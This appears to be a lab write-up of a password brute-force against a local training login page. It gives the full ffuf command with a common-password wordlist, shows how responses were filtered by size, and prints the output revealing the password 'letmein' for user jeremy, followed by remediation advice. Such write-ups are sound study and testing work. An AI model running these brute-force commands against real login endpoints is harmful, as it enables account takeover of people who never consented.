

Executive summary

This report documents a password brute-force attack conducted against the login form at <http://localhost/labs/a0x01.php>. Using automated credential testing, the account was fully compromised due to the absence of rate limiting, account lockout, or CAPTCHA protections. This represents a Critical-severity finding.

Scope & Methodology


- Target: <http://localhost/labs/a0x01.php> (local lab environment, not live/authorized external target)
- Methodology: Manual request inspection via browser developer tools, followed by automated credential brute forcing using ffuf against a known username

Finding: Weak password and no brute-force protection

- Severity: Critical. 10,000 login attempts were completed with no lockout, delay, or blocking observed, allowing unlimited credential guessing.
- Description: Application does not implement lockout, rate limiting, or CAPTCHA on the login endpoint, which allows unlimited login attempts
- Impact: Full access to the compromised user account, potentially exposing any data or functionality gated behind this login

Steps to Reproduce

Step 1: Capture login request via browser dev tools:



Step 2: Identified POST parameters (username, password)


Step 3: Constructed ffuf command:

```
ffuf -u http://localhost/labs/a0x01.php -X POST -d "username=jeremy&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -w /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt -mc all
```

Step 4: Ran baseline scan with -mc all to establish the failed login fingerprint. Autocalibration (-ac) could have achieved this in a single pass

Step 5: Status code was the same, therefore I could not determine which entry was valid. Noting the response size change meant there was an anomaly which led to spotting the target

Step 6: Filtered with -fs 1814, isolated the outlier



```
(kali@kali)~$ ffuf -u http://localhost/labs/a0x01.php -X POST -d "username=jeremy&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -w /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt -fs 1814


v2.1.0-dev

:: Method      : POST
:: URL         : http://localhost/labs/a0x01.php
:: Wordlist    : FUZZ: /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=jeremy&password=FUZZ
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 1814

letmein [Status: 200, Size: 1808, Words: 494, Lines: 47, Duration: 3433ms]
:: Progress: [10000/10000] :: Job [1/1] :: 303 req/sec :: Duration: [0:00:39] :: Errors: 0 ::

(kali@kali)~$
```

Step 7: Confirmed credentials by manually logging in



Labs / Authentication Ox01

Target account: jeremy

You have successfully logged in!

Login

Username

Password

Remediation

- Add account lockout after a set number of failed attempts
- Add rate limiting on the login endpoints
- Add a CAPTCHA after a few failed login attempts
- Stronger password policy
- Require MFA

Reference

<https://cwe.mitre.org/data/definitions/307.html>